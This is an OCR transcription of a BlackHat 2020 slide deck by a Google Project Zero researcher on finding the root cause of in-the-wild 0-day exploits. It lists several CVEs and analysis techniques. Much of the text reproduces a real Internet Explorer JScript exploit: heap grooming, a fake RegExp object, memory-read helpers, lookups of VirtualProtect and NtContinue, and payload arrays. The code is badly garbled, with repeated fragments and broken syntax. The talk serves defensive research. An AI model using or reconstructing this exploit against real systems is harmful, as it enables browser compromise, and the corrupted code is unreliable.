

Reversing the Root

Identifying the Exploited Vulnerability in O-days Used In-The-Wild

Maddie Stone @maddiestone BlackHat USA 2020

Who am I? - Maddie Stone

- Security Researcher on Google Project
 Zero
 - Focusing on O-days used in the wild
- Previously, Google's Android Sec team
- Reverse all the things
- Speaker at REcon, OffensiveCon, BlackHat, & more!
- BS in Computer Science, Russian, &
 Applied Math, MS in Computer Science



When 0-day exploits are detected in-the-wild, it's the failure case for attackers. We need to learn as much as possible each time this happens.

Root Cause Analyses

- Goal:
 - What is the vulnerability?
 - How do you trigger it?
- This then informs actions that should be taken next to prevent attackers from being able to do it again.
 - Structural improvements
 - Variant analysis
 - New detection methods

Root Cause Analyses

- Goal:
 - What is the vulnerability?
 - Output How do you trigger it?
 - O How do you exploit it?
- This then informs actions that should be taken next to prevent attackers from being able to do it again.
 - Structural improvements
 - Variant analysis
 - New detection methods

Root Cause Analyses

All Project Zero Root Cause Analyses for O-day Exploits

- CVE-2019-1367 (and CVE-2019-1429)
- CVE-2020-0674
- CVE-2019-1458
- CVE-2019-17026
- CVE-2020-6820
- CVE-2019-2215

Takeaways

- 1. There are a variety of different ways to reverse engineer the vulnerability being exploited by a 0-day based on information available and the target being exploited.
- Not every endeavor to do root-cause analysis will be successful or completed quickly enough. Evaluate and use this information to become more efficient and precise in future analyses.
- 3. Understand not just what the technique is, but how it's done in practice and how it can be slightly different from one 0-day to another.




Yo yo yo I'm Maddie Stone I got these zero days So let's talk about the ways That we get to the root So we can scream woot And when we root cause that vuln Life won't be so dull

Practicing for my @BlackHatEvents talk is going well.

The Techniques

- Reversing the Exploit Sample
- Binary Patch Diffing
- Source Code Patch Diffing
- "Bug Hunting" Based on Exploit Details



What is your role?

- Original discoverer
- Responsible vendor
- 3rd party (users or researchers)

Influences what data you have access to and how much you're willing to invest in getting to the root cause vulnerability.

Case Studies

Reverse Engineering the Exploit

Windows JScript (CVE-2019-1367, CVE-2019-1429, CVE-2020-0674)

- Detected by Clement Lecigne of Google Threat Analysis Group.
 Analyzed by Clement Lecigne & Ivan Fratric Google Project Zero.
- Microsoft Security Advisory: CVE-2019-1367
- Microsoft Security Advisory: CVE-2019-1429
- Microsoft Security Advisory: CVE-2020-0674
 - "A remote code execution vulnerability exists in the way that the scripting engine handles objects in memory in Internet Explorer."

- Ivan has studied and written tooling extensively for JScript.
- He decided to run the exploit through a custom, simple test case minimizer.

```
Array();var t=new Array();var u=new Array();var v=new Array();var 
Array(); for(var \ D=0; D<100; D++)w[D]=new \ Array(); for(var \ C=0; C<100*D++)w[D]=new \ Array(); for(var \ C=0; C<100*D++)w[D]=new \ Array(); for(var \ C=0; C<100*100; C++)v[D]=new \ Array(); for(var \ C=0; C<100*D++)w[D]=new 
Object();for(var c=0;c<z;c++)try{throw u[c];}catch(d){r[c]=d;}for(var c=0;c<x;00*100;c++)x[c][e]=null;CollectGarbage();for(var c=0;c<x;00*100;c++)x[c][e]=1;for(var c=0;c<x;c++)rection u[c];}for(var c=0;c<x;c++)
c=A;c<B;c++)s[c]=v[((c-A)/2)|0][(c-A)%2];}else w[y/2].sort(F);return 0;}for(var D=0;D<z;D++)t[D]=new RegExp(n);for(var D=0;D<z;D++){var G=new Array({},t[D],{});var H=new Enumerator(G);H.movePirst();H=null;delete
not find RegExp address.");else{}v=null;s[K-1]=null;delete s[K-2];s[K-2]=null;delete s[K-2];s[K-4]=null;delete s[K-3];s[K-6]=null;delete s[K-8];s[K-8]=null;delete s[K-8];s[K-9]=null;delete s[K-9];s[K-10]=null;delete s[K-10];s[K-10]=null;delete s[K-10]=null;delete s[
s[K-10];s[K-12]=null;delete s[K-12];s[K-13]=null;delete s[K-13];s[K-14]=null;delete s[K-14];s[K-15]=null;delete s[K-16];s[K-16]=null;delete s[K-17];s[K-18]=null;delete s[K-18];s[K-19]=null;delete s[K-18];s[K-19]=null;delete s[K-18];s[K-18]=null;delete s[K-18]=null;delete s[K-18]=null;delete s[K-18]=null;delete s[K-18]=null;delete s[K-18]=null;delete s[K-18]=null;d
s[K-20]:function L(a){if(typeof a!=="number")throw new TypeError("value must be a Number"); var b={isNegative:false,exponent:0.mantissa:0}:if(a===0)return
b;if(!isFinite(a)){b.exponent=2047;if(isNaN(a)){b.isNegative=false;b.mantissa=2251799813685248;}else{b.isNegative=a===-Infinity;b.mantissa=0;}return b;}if(a<0){b.isNegative=true;a=-a;}var c=0;if(a>=Math.pow(2,-1022)){var
d=a;while(d<1){c-=1;d*=2;}while(d>=2){c+=1;d/=2;}c+=1023;}b.exponent=c;if(c!=0){var e=a/Math.pow(2,c-1023);b.mantissa=Math.floor((e-1)*Math.pow(2,52));}else b.mantissa=Math.floor(a/Math.pow(2,-1074));return b;}var M=parseFloat(s[K]);var N=L(M);var
0=N.mantissa80xFFFFFFF;var P=(N.mantissa/(Math.pow(2,32)))80xFFFFFFF;var Q=p(0x0082,0+4,P);for(var D=2;D>=K;D--)s[D]=null;for(var D=0;D<0x1000;D++)x[D][0]=1;while(--K>=0)try{if((typeof s[k])==="string"8&s[k].length>0x1000)break;else
s[K]=null:\catch(H)\f\if(K==-1)throw new Error("Could not find RegExp leak string."):else{\yar R=new Array():R.push((s[K].length*2)\s0xFFFF):R.push(((s[K].length*2)\s>16)\s0xFFFF):for(var D=0:D<i/ci>
D=0;D<f/c;D++)R[(j/c)+D]=0;for(var\ D=0;D<g/c;D++)R[k/c+D]=R[l/c+D];R[l/c+D]=0;for(var\ D=0;D<g/c;D++)R[k/c+D]+R[l/c+D]=0;for(var\ D=0;D<g/c,D++)R[k/c+D]+R[l/c+D]=0;for(var\ D=0;D<g/c,D++)R[k/c+D]+R[l/c+D]=0;for(var\ D=0;D<g/c,D++)R[k/c+D]=0;for(var\ D=0;D<g/c,D++)R[k/c+D]=0;
T = (s[K]. charCodeAt(((1-4+h)/c)+1) < (16) | (s[K]. charCodeAt(((1-4+h)/c)+2); var \ U = (s[K]. charCodeAt(((1-4+h)/c)+3) < (16) | s[K]. charCodeAt(((1-4+h)/c)+2); var \ V = p(0x0082, T, U); for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (var \ D = z; D > K; D - -) s[D] = null; for (va
D=0;D<0x1000;D++)x[D][V]=1;while(--K>=0)try{if((typeof s[K])==="string"&&s[K].length>0x1000)break;else s[K]=null;}catch(H){}if(K==-1)throw new Error("Could not find GcBlock leak string.");else{}var W=-1;var
X=-1;if(s[K].charCodeAt){W=(s[K].charCodeAt(4)<<16)|s[K].charCodeAt(4)<<16)|s[K].charCodeAt(6)<<16)|s[K].charCodeAt(6)</16)|s[K].charCodeAt(6)</16)|s[K].charCodeAt(6)</16)|s[K].charCodeAt(6)</16)|s[K].charCodeAt(6)</16)|s[K].charCodeAt(6)</16)|s[K].charCodeAt(6)</16)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCodeAt(6)|s[K].charCo
D=0:D<0x1000:D++)x[D][Y]=1:while(--K>=0)try{if((typeof s[K])==="object")break;else s[K]=null:}catch(H){}if(K==-1)throw new Error("Could not find fake RegExp."):else{}var Z=s[K]:var ab=Z.test("t"):if(|ab)throw new Error("Fake RegExp did not respond
correctly to test execution, creation may have failed.");for(var D=0;D<s.length;D++)s[D]=null;function ac(a,b,c){try{var
d=String.fromCharCode.apply(null,[6x0077,0x0003,0x0000,0xFFEA,0xFFFF,0x0007,0x0003,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0x0000,0xFEA,0xFFFF,0x0007,0x0000,0x0000,0x0000,0xFEA,0xFFFF,0x0007,0x0000,0x0000,0x0000,0xFEA,0xFFFF,0x0007,0x0000,0x0000,0xFEA,0xFFFF,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007,0x0007
x0000, 0x0003, 0x0000, 0x000
 .0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x00000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x00000.0x0000.0x00000.0x0000.0x0000.0x00000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x00
ad(a,b)\{ac(W+1,X,0x82);ac(W+1+h,X,a+e-1);ac(W+1+h+e,X,b);return(Z.source.length);function \\ ae(a,b)\{return((ad(a+1,b)<<8)|ad(a,b));function \\ af(a,b)\{return((ad(a+3,b)<<24)|(ad(a+2,b)<<16)|(ad(a+2,b)<<8)|ad(a,b));function \\ ae(a,b)\{return((ad(a+3,b)<<8)|ad(a,b));function \\ ae(a,b)\{return((ad(a+3,b)<<24)|(ad(a+2,b)<<16)|(ad(a+2,b)<<8)|ad(a,b));function \\ ae(a,b)\{return((ad(a+3,b)<<8)|ad(a,b));function \\ ae(a,b)[return((ad(a+3,b)<<8)|ad(a,b));function \\ ae(a,b)[return((ad(a+3,b)<<8)|ad(a,b));function \\ ae(a,b)[return((ad(a+3,b)<<8)|ad(a,b));function \\ ae(a,b)[return((ad(a+3,b)<<8)|ad(a,b))
ag(a,b)\{ac(W+1,X,8v82);ac(W+1+h,X,a+0x50+4);ac(W+1+h+e,X,b);return\ Z.source;\}function\ ah(a,b)\{if(b&1)\{var\ c=a.charCodeAt(b/2)>>8;var\ d=a.charCodeAt((b/2)+1)<<8;var\ e=(a.charCodeAt((b/2)+2)&0xFF)<<24;return\ e|d|c;\}else
return((a.charCodeAt((b/2)+1)<<16)|(a.charCodeAt(b/2)));}function ai(a,b){if(b%1)return((a.charCodeAt(b/2)>>8)&0xFF);}function aj(a,b){a=a&0xFFFF0000;do
if((af(a+0x50,b)==0x70207369)&&(af(a+0x54,b)==0x72676f72)&&(af(a+0x55,b)==0x63206d61)&&(af(a+0x5C,b)==0x666e6661))break; while(a-=0x10000); return{low:a,high:b}; year ak=af(w,X); year al=af(w+e,X); year 
f(a){if(a<0x54)throw new Error("Bad offset for module BSTR DWORD read."):return ah(d.a-0x54):}var h=af(a+0x3C.b):var i=f(h+0x88+(e*2)):var
j=f(h+0x88+(e^22)+e); var k=false; for (var l=i;lx=j^2)+e^3var m=f(l+0x0C); var m
descriptor."); var \ q=f(1+0x10); var \ r=f(q); var \ s=f(q+e); return{low:r,high:S}; var \ ao=an(am.low,am.high, "KERNEL32.dl1"); var \ ap=aj(ao.low,ao.high); var \ aq=an(ap.low,ap.high, "ntdl1.dl1"); var \ ar=aj(aq.low,aq.high); function \ as(a,b,c){var \ f=ag(a,b)}; function \ as(a,b){
g(a){if(a<0x54)throw new Error("Bad offset for module BSTR DWORD read.");return ah(f,a-0x54);}function h(a){if(a<0x54)throw new Error("Bad offset for module BSTR BYTE read.");return ai(f,a-0x54);}var i=af(a+0x3C,b);var j=g(i+0x88);var k=g(i+0x88+e);var
l=g(j+0x18); var \ m=g(j+0x1C); var \ m=g(j+0x1C)
new Error("Did not find target export.");var t=g(o+nameIndex*d)&0xFFFF;var u=a+g(m+t*e);return{low:u,high:b};}var at=as(ar.low,ar.high, "NtContinue");var au=as(ap.low,ap.high, "VirtualProtect");var av=as(ap.low,ap.high, "GetModuleHandleA");var
aw=as(ap.low.ap.high."GetProcAddress"):function ax(){var a=W+0x100:var b=X:trv{var
c=String.fromCharCode.apply(null,[0x0077,0x0D03,0x0000,0xEA00,0xFFFF,0x000FF,0x0000,0xEA00,0xFFFF,0x000FF,0x0000,0xBA00,0xFFFF,0x000FF,0x0000,0xBA00,0xFFFF,0x000FF,0x0000,0xBA00,0xBA00,0xFFFF,0x00FF,0x0000,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA
 0.0xEA00.0xFFFF.0x10FF.0x0000.0x07FFF.0x0000.0xFFFF.0x0000.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x07000.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x0700.0x070
0.000, (b) > 8) \\ 80.000, (b) > 80.0000, (b) > 80.0000, (a) \\ 80.0000, (b) > 80.0000, (a) \\ 80
0 \times 0027, 0 \times 0000, 0 \times 110C]); Z. test(c); catch(d){} return{low:af(a-e,b), high:af(a,b)}; var ay=ax(); var aA=e+f+az; var aB=e+f+az; function aC(a,b){} var c=new approximate the context of the cont
.whereLow>>8\&0xFFFF).(0x03<<8\)|((b,whereHigh>>24\&0xFF),0x0000,0x0000,0xFFEA,0xFFFF).(0x03<<8\)|((b,whereHigh>>24\&0xFF),0x000,0x0000,0xFFEA,0xFFFF).0x0000,0x0000,0xFFEA,0xFFFF).0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xF